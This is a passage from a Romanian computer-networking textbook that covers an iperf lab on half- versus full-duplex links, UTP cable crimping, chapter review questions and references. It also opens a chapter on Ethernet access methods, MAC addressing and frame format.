------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
```

Pe stația *A* se execută comanda `iperf`, specificând parametrul `-c` (să ruleze în mod client) și adresa serverului (stația *B* - *172.16.6.107*). Portul folosit va fi cel implicit (*5001)*.

```
root@A:~# iperf -c 172.16.6.107
------------------------------------------------------------
Client connecting to 172.16.6.107, TCP port 5001
TCP window size: 16.0 KByte (default)
------------------------------------------------------------
[  3] local 172.16.5.153 port 57836 connected with 172.16.6.107 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.1 sec   116 MBytes  96.2 Mbits/sec
```

Se observă că viteza obținută (96.2 Mbits/sec) este aproape de viteza plăcii de rețea. Vom rula din nou clientul, adăugând parametrul suplimentar `-d` (dual). Acest parametru va realiza transfer de informație între client și server, în ambele sensuri, simultan.

```
root@A:~# iperf -c 172.16.6.107 -d
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
------------------------------------------------------------
Client connecting to 172.16.6.107, TCP port 5001
TCP window size: 67.1 KByte (default)
------------------------------------------------------------
[  5] local 172.16.5.153 port 57838 connected with 172.16.6.107 port 5001
[  4] local 172.16.5.153 port 5001 connected with 172.16.6.107 port 54163
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.0 sec  95.6 MBytes  79.8 Mbits/sec
[  5]  0.0-10.1 sec  2.62 MBytes  2.18 Mbits/sec
```

Suma vitezelor obținute în cazul transmisiei simultane, în ambele direcții, nu depășește pragul de 100mbps (viteza plăcii) și viteza într-o direcție a scăzut. De asemenea, se observă coliziunile apărute, folosind statisticile utilitarului `ethtool`:

```
root@A:~# ethtool -S eth0 | grep collision
     collisions: 23393
```

Se va rula clientul `iperf` cu opțiunea `-d`, de pe stația *C* (adresa *172.16.5.160*), care este conectată la rețea, printr-o legătură fără probleme.

```
root@C:~# ethtool eth0 | grep Speed
        Speed: 100Mb/s
root@C:~# ethtool eth0 | grep Duplex
        Duplex: Full
root@C:~# ethtool eth0 | grep Auto
```

```
        Auto-negotiation: on
root@C:~# iperf -c 172.16.6.107 -d
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
------------------------------------------------------------
Client connecting to 172.16.6.107, TCP port 5001
TCP window size: 86.8 KByte (default)
------------------------------------------------------------
[  5] local 172.16.5.160 port 57837 connected with 172.16.6.107 port 5001
[  4] local 172.16.5.160 port 5001 connected with 172.16.6.107 port 54162
[ ID] Interval       Transfer     Bandwidth
[  5]  0.0-10.0 sec   111 MBytes  93.2 Mbits/sec
[  4]  0.0-10.2 sec  98.9 MBytes  81.6 Mbits/sec
```

Se poate observa că viteza însumată pe ambele direcții ajunge în jurul valorii de 180Mbps. Acesta este beneficiul unei legături *full-duplex*: se pot transfera informații în ambele direcții, simultan, la viteza plăcii de rețea. În cazul unei legături *half-duplex*, transmisia și recepția sunt serializate, viteza limitându-se la maximul plăcii de rețea.

Se observă și lipsa coliziunilor pe serverul (*B*) și pe clientul (*C*) conectați pe legături *full-duplex*:

```
root@B:~# ethtool -S eth0 | grep collisions
     collisions: 0
```

```
root@C:~# ethtool -S eth0 | grep collisions
     collisions: 0
```

Așadar, o legătură *half-duplex* înjumătățește viteza de transmisie și introduce coliziuni (vezi capitolul *Rețele Ethernet*) pe conexiunea respectivă.

1.5 Studiu de caz


Sertizarea cablului UTP

Pentru sertizarea unui cablu UTP CAT5 este necesar un cleşte de sertizat şi un conector 8P8C (numit şi RJ45). Prima operaţie constă în înlăturarea izolaţiei din jurul firelor din cablu. Trebuie acordată o atenţie deosebită la detorsadarea firelor: atunci când se îndepărtează manşonul de plastic şi se detorsadează perechile pentru a putea introduce firele în mufă, trebuie ca bucata de cablu detorsadat sa fie cât mai mică. În caz contrar va apărea o interferenţă între fire ce produce efectul de *crosstalk*. Practic, se taie 3-4 cm din manşon, se detorsadează firele, se aranjează în ordinea dorită, iar apoi, cu ajutorul unor lame ale cleştelui de sertizat, se taie firele astfel încât dimensiunea zonei neizolate să reprezinte aproximativ ¾ din lungimea mufei. În acest fel, firele vor ajunge până în capătul mufei asigurând un contact electric perfect, iar bucata detorsadată va fi aproape inexistentă, minimizând riscul apariţiei *crosstalk*-ului.

Mufele RJ-45, folosite pentru terminarea cablurilor UTP, conţin 8 lăcaşuri în care trebuie aduse cele 8 fire. Pinii conectorului sunt nişte lamele metalice care, iniţial, se află deasupra lăcaşului, pentru ca firul de cupru să poată intra. Prin folosirea cleştelui de sertizat lamelele sunt împinse în lăcaşurile unde se găsesc firele. Prin apăsare, lamelele vor străpunge firul de cupru, realizându-se astfel contactul electric. Pentru realizarea unui *patch* UTP *straight-through* firele trebuie să se găsească în ambii conectori, fie în ordinea impusă de T568A, fie T568B. Acelaşi standard trebuie respectat şi la un capăt şi la celălalt. Pentru realizarea unui *patch* UTP *crossover* perechea verde dintr-un capăt este inversată cu perechea portocalie din celălalt. Cu alte cuvinte, una din terminaţii respectă T568A, cealaltă T568B. Pentru realizarea unui *patch* UTP *rollover*, se sertizează un capăt al cablului folosind unul dintre standarde, iar la celălalt capăt firele se aşează în ordine inversă (în oglindă) – pinul 1 va corespunde pinului 8, pinul 2 va corespunde pinului 6, etc.

Ordinea firelor pentru cele două standarde se regăseşte în Fig. 1-31. Dacă nu se respectă standardul, există un risc major ca cele două fire folosite pentru Rx sau Tx să nu facă parte din aceeaşi pereche, şi să nu-şi mai anuleze reciproc câmpurile electrice. Practic, torsadarea nu mai

acţionează corect si sunt generate interferenţe ce alterează semnalul electric. (Cu alte cuvinte, ori nu va merge, ori va merge extrem de prost!)



1-31 Standarde de mufare (T568B – T568A)

În general, în Europa se foloseşte standardul 568B , iar în Statele Unite 568A. De ce este important de ştiut şi de respectat acest lucru? Teoretic, nu contează care din acest standard este utilizat atât timp cât ambele mufe (de la cele două capete) sunt făcute folosind acelaşi standard. Practic însă, la construirea şi administrarea unei reţele de mari dimensiuni lucrează mulţi oameni, care nu întotdeauna comunică între ei. Aşadar, pentru reducerea erorilor umane este necesară respectarea aceluiaşi standard.

1.6 Concluzii

În acest capitol am arătat rolurile nivelului fizic în transmisia de date într-o rețea de calculatoare. Datele pot fi analogice (caz în care nu pot fi reprezentate complet decât cu o precizie infinită – precum vocea umană) sau digitale (adică sunt cuantificabile, reprezentate printr-un număr finit de numere – precum un fișier text). Unitatea de măsură a datelor digitale este *bitul*. Datele sunt trimise în rețea folosind semnale analogice sau digitale. Semnalele analogice sunt folosite prin varierea parametrilor: amplitudinea, frecvența și faza. Pentru a trimite date folosind semnale digitale, se folosesc diferite codificări (Manchester, Manchester Diferențial, NRZ-I, NRZ-L, MLT-3, PAM-5). Se pot folosi semnale analogice și pentru a trimite date digitale. Această metodă poartă numele de modulație.

Mediile de transmisie folosite sunt cablul de cupru (prin impulsuri electrice), fibra optică (prin impulsuri luminoase) și aerul (vezi capitolul *Wireless*). Cablurile de cupru pot fi coaxiale (care actualmente nu se mai folosesc în rețelele de calculatoare, ci numai în rețelele de televiziune) și torsadate. Firele din cablu sunt torsadate două câte două (adică *împletite* unul cu altul) pentru a anula diferite interferențe. Torsadarea este eficientă deoarece interferențele afectează în mod egal ambele fire. O deosebire importantă între fibra optică și cablul de cupru este faptul că fibra nu este predispusă la interferențe. Astfel, aceasta se folosește cu preponderență în exterior. Un dezavantaj al fibrei este costul și manevrabilitatea scăzută: este destul de greu de realizat o cablare structurată, numai pe fibră optică, în interiorul unei clădiri.

Lățimea de bandă, indicând câte date pot fi trimise într-un interval de timp, se măsoară în biți pe secundă. O eroare frecventă este confundarea biților pe secundă (*bps*) cu octeți/bytes pe secundă (*Bps*). Biții pe secundă măsoară viteza de transmisie, iar octeții pe secundă măsoară cantitatea de informații. Raportul dintre acestea este de 8 (biți) la 1 (octet). Latența este un alt indicator de performanță foarte important: de exemplu atunci când nu putem realiza videoconferințe deoarece se vede sacadat, s-ar putea ca latența să fie prea mare. Aceasta se măsoară, în general, în milisecunde (*ms*) și reprezintă timpul necesar unui bit de a ajunge dintr-un punct în altul al rețelei.

1.6.1 Linux

Comandă	Descriere
ping	Măsoară latența până la o adresă specificată
ethtool	Vizualizare conexiune și statistici (-S), configurări parametri (-s) pentru o interfață
lspci	Vizualizare periferice conectate la magistrala sistemului
iperf	Generare trafic și măsurare lățime de bandă

1.6.2 Cisco IOS

Comandă	Descriere
enable	Activarea modului privilegiat
configure terminal	Activarea modului de configurare
ping	Măsoară latența până la o adresă specificată
show interfaces	Vizualizare conexiune și statistici pentru o intefață
?	Afișează toate opțiunile posibile

1.6.3 Windows

Comandă	Descriere
ping	Măsoară latența până la o adresă specificată
netsh interface show interface	Vizualizare conexiune și statistici pentru o intefață

1.7 Întrebări

1. Care este rolul nivelului fizic?
   De a face corecția erorilor la datele primite
   De a trimite pe un mediu date sub formă de semnale
   De a verifica adresa sursă și a valida datele în funcție de aceasta
   Criptează biții transmiși pentru a eficientiza transferul

2. Care din următoarele afirmații este adevărată:
   Fibra optică este folosită preponderent la cablările structurate.
   Fibra optică nu este expusă interferențelor electro-magnetice.
   Cablul de cupru nu este sensibil la interferențe de orice fel.
   Cablul de cupru are firele torsadate pentru a amplifica semnalul și a elimina interferențele.

3. Se presupune un canal ideal de comunicație, ce are ca viteză de transfer 10Mbps. Dându-se 1GB de date, în cât timp se realizează transferul?
   3072/1,25 secunde
   3000/10 secunde
   3000/1,25 secunde
   3000/1 secunde

4. Pentru a configura un ruter, dorim să ne conectăm la consola acestuia folosind un cablu:
   straight-through
   crossover
   rollover
   nu contează ordinea, să fie la fel la ambele capete

5. Pentru a putea conecta fibra optică la un echipament, trebuie terminată cu un conector. Procedeul prin care se adaugă acest conector se numește:
   Sertizare
   Mufare
   Sudură (splice)
   Nu are nicio denumire

1.8 Referinţe

[1] Wikipedia contributors (2012). Fast Ethernet [Internet]. Wikipedia, The Free Encyclopedia; 2012 May 23, 12:27 UTC. Accesat la http://en.wikipedia.org/w/index.php?title=Fast_Ethernet&oldid=493980964 [25.08.2012].

[2] IEEE P802.3ab 1000BASE-T Task Force (1999). IEEE 802.3 Standards. IEEE. Accesat la http://www.ieee802.org/3/ab/index.html [25.08.2012].

[3] IEEE P802.3z Gigabit Task Force (1998). IEEE 802.3 Standards. IEEE. Accesat la http://www.ieee802.org/3/z/index.html [25.08.2012].

[4] IEEE P802.3ae 10Gb/s Ethernet Task Force (2002). IEEE 802.3 Standards. IEEE. Accesat la http://www.ieee802.org/3/ae/index.html [25.08.2012].

[5] IEEE P802.3an 10GBASE-T Task Force (2006). IEEE 802.3 Standards. IEEE. Accesat la http://www.ieee802.org/3/an/index.html [25.08.2012].

[6] Wikipedia contributors (2012). Small form-factor pluggable transceiver. Wikipedia, The Free Encyclopedia; 2012 August 12, 14:17 UTC. Accesat la http://en.wikipedia.org/w/index.php?title=Small_form-factor_pluggable_transceiver&oldid=507042893 [31.08.2012].

[7] Wikipedia contributors (2012). XFP transceiver. Wikipedia, The Free Encyclopedia; 2012 April 5, 01:14 UTC. Accesat la http://en.wikipedia.org/w/index.php?title=XFP_transceiver&oldid=485633876 [31.08.2012].

[8] Wikipedia contributors (2012). XENPACK. Wikipedia, The Free Encyclopedia; 2011 December 22, 03:06 UTC. Accesat la http://en.wikipedia.org/w/index.php?title=XENPAK&oldid=467129675 [31.08.2012].

[9] IEEE P802.3ba 40Gb/s and 100Gb/s Ethernet Task Force (2010). IEEE 802.3 Standards. IEEE. Accesat la http://www.ieee802.org/3/ba/ [25.08.2012].

2 Rețele Ethernet

Ce se învață în acest capitol?

- Metode de acces la mediu de comunicație
- Formatul datelor în rețelele Ethernet
- Comutarea cadrelor
- Asigurarea redundanței

Cine este ...

Radia Perlman a fost implicată în standardizarea rețelelor Ethernet încă de la începutul anilor 80. Cea mai cunoscută contribuție a sa o reprezintă *Spanning Tree Protocol*. Numeroasele sale contribuții în domeniul tehnologiilor de nivel legătură de date și de rețea i-au adus renumele de „Mother of the Internet".

Am discutat în capitolul anterior despre clasificarea rețelelor în funcție de distanța maximă la care acestea pot oferi conectivitate. În practică, includerea unei rețele într-una din cele trei categorii, LAN, MAN și WAN, ia drept criteriu suita de protocoale specifice. În cazul rețelelor locale cele două arhitecturi folosite pentru implementare sunt Ethernet și WLAN (Wireless LAN).

Ethernet a devenit tehnologia dominantă în rețelele locale încă din anii `90. Primul standard Ethernet a fost publicat în 1980 de un consorțiu format din firmele DEC, Intel și Xerox, reunit sub numele DIX. Cu câteva modificări minore, acesta a devenit, trei ani mai târziu, standardul IEEE 802.3.

IEEE și-a asumat un rol important în standardizarea tehnologiilor de nivel legătură de date. Astfel, pe lângă suita de standarde folosite în implementarea Ethernet și WLAN, respectiv standardele 802.3 și 802.11, IEEE a definit Bluetooh (802.15), WiMax (802.16), precum și numeroase alte soluții de comunicație de nivel legătură de date. Din punctul de vedere al rețelelor locale o categorie importantă de standarde IEEE o reprezintă familia 802.1. Din aceasta fac parte standarde ce definesc protocoale de asigurare a redundanței, precum STP și RSTP (802.1d, respectiv 802.1w), standarde pentru rețele locale virtuale (802.1q, prezentat în capitolul 5), precum și arhitectura de securitate 802.1x.

2.1 Accesul la mediu

Puține tehnologii au stârnit controverse atât de intense precum cele din jurul standardelor Ethernet. Central acestei dezbateri a fost conflictul între pragmatismul ingineresc și rigoarea matematică a soluțiilor de comunicație.


Problema inițială a pornit de la cerința de a asigura comunicația peste un mediu partajat. Un prim răspuns a propus o metodă de arbitrare a accesului la mediul de comunicație, prin stabilirea mai întâi a unei ordini între participanți, și apoi prin introducerea unui jeton ce oferea dreptul de a trimite date. Astfel fiecare nod de comunicație își cunoaște cei doi vecini: cel de la care așteaptă date și cel la care trimite datele. Dacă în loc de date primește un jeton (un cadru special de date), atunci poate înlocui acest jeton cu propriile sale date, sau, alternativ, poate trimite mai departe jetonul, oferind astfel stației următoare posibilitatea de a transmite date în rețea. Această arhitectură poartă numele de Token Ring. Deși la nivel logic construiește legături dedicate între nodurile adiacente, la nivel fizic se bazează pe o topologie stea cu echipamente ce pot funcționa și într-un mediu partajat.

Cel de al doilea răspuns la problema comunicației într-un mediu partajat nu a mai încercat să prevină coliziunile, ci doar să le detecteze. În cazul detectării unei coliziuni, transmisia este sistată, iar fiecare sursă are responsabilitatea retrimiterii cadrului implicat în coliziune. Acesta este principiul pe

baza căruia a fost construit standardul Ethernet: un principiu ingineresc ce spune că, dacă rata coliziunilor (și a retransmisiilor) este mică, nu merită plătit costul arbitrării accesului la mediu.

2.1.1 Rețele Ethernet în mediu partajat

Primele standarde Ethernet foloseau drept mediu de transmisie cablul coaxial, oferind tuturor nodurilor acces la același mediu de comunicație partajat. Accesul simultan solicită atât implementarea unei metode de arbitrare a comunicației, cât și detectarea conflictelor apărute în cazul transmisiilor simultane, conflicte denumite **coliziuni**.



2-1 CSMA/CD

O coliziune apare în mediul de comunicație partajat atunci când biți trimiși de două sau mai multe stații diferite sunt pe mediul de comunicație în același timp, ajungându-se astfel la o compunere a undelor ce transportă semnalele respective.

Soluția de arbitrare pentru Ethernet a accesului la mediul partajat poartă numele de CSMA/CD (*Carrier Sense Multiple Access / Collision Detection*), prezentată în 2-1.

Primul pas al algoritmului CSMA/CD constă în verificarea conectivității la mediul fizic și a absenței semnalului de date. Pentru rețelele bazate pe cablu coaxial cele două teste sunt realizate simultan prin verificarea prezenței undei purtătoare. Transmisia unui semnal de date presupune compunerea undei purtătoare cu unda asociată codificării analogice a semnalului de date, constând deci într-o alterare a undei purtătoare.

Dacă mediul de transmisie este accesibil și neocupat, orice stație poate începe transmisia propriului semnal de date, existând astfel posibilitatea ca mai multe noduri să înceapă să comunice simultan.

În urma detectării undei compuse fiecare stație ce transmitea date oprește transmisia și începe trimiterea unui semnal de bruiaj (*jam signal*) compus din 32 de biți, ce alternează simbolurile corespunzătoare pentru 1 și 0. După încheierea trimiterii semnalului de bruiaj fiecare stație implicată în coliziune inițiază mecanismul de retransmisie pentru cadrul de date afectat de coliziune.

Sunt definiți doi parametri ce influențează funcționarea mecanismului de retransmisie. Primul parametru stabilește numărul maxim de încercări de retrimitere a pachetului. Cel de al doilea definește cât timp așteaptă stația înainte de a începe retransmisia, conform algoritmului de *backoff*.

Algoritmul de *backoff* folosește numărul de retransmisii făcute deja pentru respectivul cadru pentru a defini mai întâi un interval de valori pentru parametrul k. Parametrul k va putea lua orice valoare întreagă în intervalul $[0, 2^n-1]$, unde n reprezintă numărul de încercări de transmitere a cadrului. Valoarea finală a timpului de așteptare anterior încercării unei retransmisii se obține prin multiplicarea parametrului k cu timpul de transmisie a cadrului de lungime minimă (este vorba de *slot time,* prezentat în secțiunea 2.2.3.

De exemplu, în cazul unei rețele Ethernet valoarea *slot time* este de 51.2 μs. În cazul apariției unei coliziuni între două stații, fiecare dintre acestea va încerca retransmisia cadrului după 0 sau 51.2 μs. Astfel, pentru prima retransmisie probabilitatea reapariției unei coliziuni este de 50%. Dacă retransmisia se soldează cu o nouă coliziune, fiecare dintre cele două stații transmit semnalul de bruiaj și inițiază algoritmul de *backoff* pentru cea de a treia încercare de transmitere a respectivului cadru. Se generează local o nouă valoare aleatoare pentru k, de data aceasta în intervalul [0, 3]. Astfel, fiecare dintre cele două noduri implicate în a doua coliziune va alege aleator un timp de așteptare ce poate avea una dintre următoarele 4 valori: 0 μs, 51.2 μs, 102.4μs sau 153.6μs, reducând probabilitatea unei noi coliziuni la 25%.

2.1.2 Full-duplex Ethernet

Soluțiile pentru asigurarea conectivității în rețele Ethernet au evoluat spre medii de transmisie dedicate. În cazul cablului torsadat, precum și al fibrei optice, sunt folosite fire diferite pentru transmisia și recepția datelor. Astfel, din punctul de vedere al nivelului fizic cele două comunicații sunt izolate. Un astfel de mediu de transmisie poartă denumirea de mediu *full-duplex*.

Există două moduri de transmisie (numite și duplex): *half-duplex* și *full-duplex*. În modul de transmisie *half-duplex* o stație nu poate trimite și primi în același timp: ori transmite, ori primește. De exemplu, cablul coaxial este prin definiție un mediu pentru *half-duplex*, pentru că transmisia și recepția se realizează pe același fir. Pe cablurile torsadate, însă, prin folosirea unei perechi separate pentru transmisie (numită Tx) și unei alte perechi pentru recepție (numită Rx) se poate asigura suportul pentru comunicația *full-duplex*.

Pentru ca o comunicație să fie *full-duplex* trebuie ca atât mediul de transmisie, cât și participanții la conversație să ofere suport *full-duplex*. Cablul torsadat reprezintă un mediu de comunicație *full-duplex*, dar, dacă se folosește un hub sau o placă de rețea configurată *half-duplex*, comunicația se va realiza *half-duplex*.

Switch-urile şi plăcile de reţea actuale oferă cel mai adesea suport atât pentru comunicaţia *full-duplex*, cât şi pentru cea *half-duplex*. Modul de funcţionare poate fi configurat manual (din driver-ul plăcii de reţea sau din interfaţa switch-ului), sau automat, în urma negocierii. Dacă autonegocierea nu reuşeşte şi nu sunt făcute setări manuale, transmisia se va realiza în modul *half-duplex*.

Există totuşi interfeţe şi echipamente de reţea care, pentru a costa cât mai puţin, nu au memorii tampon la nivelul portului, făcând astfel imposibilă transmiterea şi recepţia simultană. Într-un astfel de caz interfaţa va funcţiona half-duplex, impunând activarea mecanismului CSMA/CD de acces la mediu.

Rularea CSMA/CD în cadrul unei reţele bazate pe un mediu dedicat, precum cel oferit de reţelele de cablu torsadat sau cele de fibră optică, diferă doar prin definirea coliziunilor. Paşii de trimitere a semnalului de bruiaj, a activării mecanismului de retransmisie şi a calculării algoritmului de *backoff* rămân neschimbaţi.

În reţelele *half-duplex* bazate pe cablu torsadat sau pe fibră optică folosirea simultană a firelor de transmisie şi recepţie de la nivelul unei interfeţe este definită drept o coliziune.

În cazul *full-duplex,* nu se mai foloseşte modul de acces la mediu CSMA/CD pentru că aceasta nu mai este o reţea de tip mediu partajat. Mai exact, dacă este posibilă transmiterea şi primirea de date în acelaşi timp, nu mai pot avea loc coliziuni. Astfel, în cadrul unei transmisii *full-duplex*, nu se mai realizează detecţia de coliziuni.

Limitările de distanţă din standardele Ethernet sunt specificate pentru modul de acces la mediu CSMA/CD, nefiind valabile pentru *full-duplex*. Aceste limitări sunt cel mai adesea calculate astfel încât să permită tuturor staţiilor conectate să sesizeze apariţia unei coliziuni. În condiţiile *full-duplex* singura limitare a distanţei este cea tehnologică. Un exemplu este FastEthernet pe fibră optică single-mode, a cărui distanţă este limitată de standardul IEEE 802.3 la 3000 m în condiţii de acces CSMA/CD; însă, pentru o legătură punct-la-punct *full-duplex*, se pot folosi transceiver-uri puternice, obţinând o legătură de până la 120 km.

Standardul 10 Gigabit nu mai prevede un mod de comunicaţie *half-duplex* ci doar *full-duplex*, motiv pentru care toţi parametrii legaţi de apariţia coliziunilor (număr de încercări, timp de *backoff*, etc.) sunt nespecificaţi.

2.2 Încapsularea datelor în reţelele Ethernet

2.2.1 Adresarea MAC

Nivelul legătură de date este responsabil cu trimiterea de cadre. Pentru eficientizarea transmiterii, nivelul 2 îşi propune identificarea participanţilor la conversaţie, eliminând astfel necesitatea livrării cadrului către toate destinaţiile din reţeaua locală. Pentru a rezolva problema identificării unice a nodurilor implicate în comunicaţia de nivel legătură de date, IEEE a propus o schemă de adresare bazată pe şiruri unice de 48 de biţi, denumite adrese MAC.

Acronimul MAC (Media Access Control) identifică un subnivel al nivelului legătură de date, responsabil cu încapsularea datelor în cadre, precum şi de interfaţarea cu nivelul fizic.

Adresa MAC este un şir de 48 de biţi folosit pentru asigurarea unicităţii în reţelele Ethernet.

Popularitatea protocolului Ethernet a dus a extinderea aplicabilităţii adresării MAC şi pentru alte standarde IEEE, cel mai important dintre acestea fiind 802.11 (Wireless LAN).

Pentru reprezentarea celor 48 de biţi ce descriu o adresă MAC se foloseşte forma hexadecimală, reducând lungimea totală a adresei la 12 cifre hexadecimale. În general octeţii (fiecare două cifre hexa) sunt separaţi prin simbolul „:" sau „.".

În reţelele Ethernet se oferă suport pentru 3 tipuri de comunicaţie, definite de tipul adresei destinaţie folosite: directă (unicast), prin difuzare (broadcast) şi cu destinaţie multiplă (multicast).

Pentru schema de adresare MAC există o singură adresă de difuzare reprezentată de 48 de biţi de 1, adică adresa FF:FF:FF:FF:FF:FF. O astfel de adresă nu poate apărea decât ca destinaţie a unui cadru.

Adresele de multicast sunt definite de valoarea impară a celui mai semnificativ octet. Altfel spus o adresă de multicast este o adresă MAC pentru care valoarea bitului 40 este 0. Un exemplu de adresă MAC multicast este adresa de nivel 2 folosită de protocolul EIGRP: 01:00:5E:00:00:0A. Se poate observa că valoarea octetului cel mai semnificativ este 0x01, fiind deci impară. Ca și în cazul adresei de difuzare, o adresă multicast nu poate să apară decât în câmpul destinație al unui cadru.

Cea de a treia categorie de adrese MAC o reprezintă adresele MAC unicast. Acestea sunt folosite pentru transmiterea datelor către un singur destinatar. Adresele unicast sunt singurele ce pot fi folosite ca și adresă sursă a unui cadru de date. Pentru o adresă de unicast cel mai semnificativ octet este par. Spre exemplu, adresa 78:E7:D1:7F:D3:49 este o adresă de unicast pentru că 0x78 este o valoare pară.

O adresă MAC este stocată în memoria ROM şi este încărcată în RAM în momentul inițializării plăcii de rețea. Din această cauză adresele MAC mai sunt numite şi adrese fizice sau *burned-in addresses* (BIAs). Aceste adrese sunt adrese MAC de unicast.

Pentru a reduce complexitatea procesului de verificare a unicității adreselor MAC, IEEE a delegat această responsabilitate producătorilor de echipamente de rețea. Astfel, cei mai semnificativi 3 octeți din adresa MAC sunt folosiți pentru identificarea producătorului, acest câmp fiind denumit OUI (*Organizational Unique Identifier*). Ultimii 3 octeți (un spațiu de peste 16 milioane de adrese) sunt folosiți de fabricant pentru a asigura unicitatea fiecărei interfețe Ethernet (sau Wireless).

Deși câmpul OUI din adresa MAC permite identificarea fabricantului interfeței de rețea, din punctul de vedere al funcționării rețelelor locale această informație nu poate fi folosită pentru optimizarea căutării într-o mulțime de adrese. Astfel orice operație de căutare a unei adrese MAC este echivalentă cu o căutare într-o mulțime neordonată, și deci va avea o complexitate liniară.

2.2.2 Formatul cadrelor Ethernet

În ceea ce privește cadrul Ethernet, protocolul oferă trei tipuri de informații: identificarea destinației şi a sursei pe baza unei adrese MAC, precizarea protocolului de nivel superior (adică de nivel rețea) și o sumă de control pentru verificarea integrității datelor.

Structura cadrului Ethernet este aproape identică indiferent de varianta de Ethernet folosită, şi conține următoarele câmpuri repartizate pe 18 octeți, după cum este reprezentat în 2-2:

6	6	2	46-1500	4
Adresă destinație	Adresă sursă	Lungime/Tip	Date	Sumă de control

2-2 Structura cadrului Ethernet

Antetul Ethernet constă în 14 octeți, împărțiți în trei câmpuri: 6 octeți pentru adresa destinație, 6 octeți pentru adresa sursă şi 2 octeți pentru câmpul lungime/tip.

Câmpul lungime/tip din antetul Ethernet este însă interpretat ca lungime a cadrului dacă valoarea sa este mai mică de 1536 (0x600 în hexazecimal). Aceasta se întâmplă doar pentru rețelele Ethernet bazate pe cablu coaxial. În rețele Ethernet bazate pe cablu torsadat sau pe fibră optică acest câmp este folosit doar pentru specificarea protocolului din atentul următor. Spre exemplu, pentru a preciza că următorul antet este un antet IPv4 valoarea câmpului tip este 0x0800, iar pentru un antet IPv6 valoarea câmpului tip este 0x86DD.

În rețelele Ethernet, pentru a asigura detecția corectă a coliziunilor este definită o limită pentru cadrul de lungime minimă. Astfel, dacă un câmp de date are dimensiune mai mică de 46 de octeți (limita impusă de standard) vor fi adăugați biți de zero (*padding*) până la atingerea dimensiunii minime.

Pentru a preveni acapararea mediului de transmisie de o singură stație este definită și o limită superioară a cadrului. Limita maximă a câmpului de date poartă numele de MTU (*Maximum Transmission Unit*), valoarea sa pentru Ethernet fiind de 1500 de octeți.

Ca urmare a definirii celor două limite un cadru Ethernet va avea o dimensiune cuprinsă între 64 și 1518 de octeți.

Suma de control este atașată la sfârșitul cadrului, sub forma unui câmp de 4 octeți, în scopul detectării erorilor de transmisie. Datorită evoluției tehnologiilor de nivel fizic, numărul erorilor de transmisie în cadrul rețelelor locale este redus, scăzând relevanța procesului de detectare a erorilor CRC.

2.2.3 Caracteristici ale rețelelor Ethernet

Pentru descrierea standardelor Ethernet au fost definite o serie de noțiuni, cele mai importante fiind: *Bit time*, *Slot time* și *Interframe spacing*.

Bit time reprezintă timpul necesar transmiterii unui singur bit. Valoarea sa este ușor de calculat pornind de la viteza de transmisie. Astfel, pentru o rețea Ethernet viteza este 10 Mbps, iar timpul de transmitere a unui bit este de 100 ns. Pentru Fast Ethernet timpul de transmitere a unui bit este de 10 ns, la Gigabit Ethernet fiind de 1 ns.

Interframe spacing reprezintă timpul minim necesar între două cadre succesive. Acesta este un mecanism menit să ofere prioritate stațiilor ce nu au transmis (și care, prin urmare, nu trebuie să aștepte acest interval de timp). Valoarea sa este de 96 de ori intervalul de transmitere a unui bit. Pentru Ethernet *interframe spacing* are valoarea de 9,6 μs, iar pentru Gigabit Ethernet de 96 ns.


Slot time este timpul necesar traversării de două ori (dus și întors) a segmentului de lungime maximă din rețea. Valoarea acestuia este dată de timpul de transmisie a cadrului de lungime minimă. Pentru rețele Ethernet și Fast Ethernet *slot time* este 512 * *Bit time,* adică 51,2 μs, respectiv 5,12 μs. Pentru Gigabit Ethernet cadrul de lungime minimă are 4096 de biți, *slot time* fiind de 4,096 μs. *Slot time* este o caracteristică a rețelelor *half-duplex*, nefiind definit pentru standarde *full-duplex*.

Pentru a înțelege corelația între timpul necesar transmiterii cadrului de lungime minimă și timpul necesar traversării și întoarcerii pentru cel mai lung segment putem considera următorul scenariu. Fie o stație ce transmite succesiv două cadre de lungime minimă. Primul cadru ajunge în cel mai îndepărtat punct al rețelei (fără a traversa vreun echipament de nivel rețea) și exact în acel moment o stație ce tocmai verificase că nu există semnal de date pe fir va începe transmisia. Coliziunea apărută va trebui să parcurgă întreg drumul înapoi către sursă. Dacă timpul total este mai mare decât timpul de transmitere a cadrului de lungime minimă, sursa va primi informația despre apariția unei coliziuni când deja a inițiat transmiterea celui de al doilea cadru. Astfel, conform CSMA/CD, sursa va sista transmiterea cadrului al doilea și va iniția procedura de retransmitere pentru acesta și nu pentru primul cadru (cel implicat în coliziune), ducând la disfuncționalități persistente în comunicație.

2.2.4 FastEthernet și Gigabit Ethernet

Bătălia pe care Ethernet a câștigat-o cu Token Ring pentru supremația comunicației în rețelele locale a deschis drumul pentru IEEE în dezvoltarea standardului 802.3, odată cu maturizarea Internetului. În contextul obținerii unei calități superioare de cupru (CAT 5) și apariției fibrei optice ca mediu fizic de transmisie, FastEthernet a fost introdus in 1995 ca un set de standarde al căror nivel MAC promova o lățime de bandă de 100Mb/s la o distanță de 100m.

Comunitatea a primit FastEthernet cu brațele deschise, mai ales pentru că acest standard era *backwards-compatible*, păstrând compatibilitatea cu Ethernet din punct de vedere al formatului cadrului și al regulilor CSMA/CD. La momentul introducerii FastEthernet, toate topologiile erau în forma Star, având un hub ca dispozitiv de interconectare a rețelei locale. Dacă analizăm lățimea de bandă a unei rețele Ethernet construite din 10 stații și legate printr-un hub, putem trage concluzia că fiecare stație are ~1Mb/s de throughput într-o comunicare concomitentă. Trecând toată rețeaua pe FastEthernet, fiecare stație ar avea de 10 ori mai mult throughput. Mai mult de atât, trecerea la FastEthernet s-a petrecut în același timp cu înlocuirea generalizată a hub-urilor cu switch-uri. Acestea din urmă au introdus idea de bandă dedicată în rețea, fiecare stație conectată aflându-se în propriul domeniu de coliziune. Luând exemplul topologiei de mai sus, upgrade-ul la FastEthernet alături de înlocuirea hub-urilor cu switch-uri ar duce la o bandă dedicată de 100Mb/s pentru fiecare stație (cât timp puterea de comutare a switch-ului este îndeajuns de mare pentru a suporta comunicația concomitentă). Comparația este ilustrată în 2-3 Hub Ethernet vs. Switch FastEthernet:



2-3 Hub Ethernet vs. Switch FastEthernet

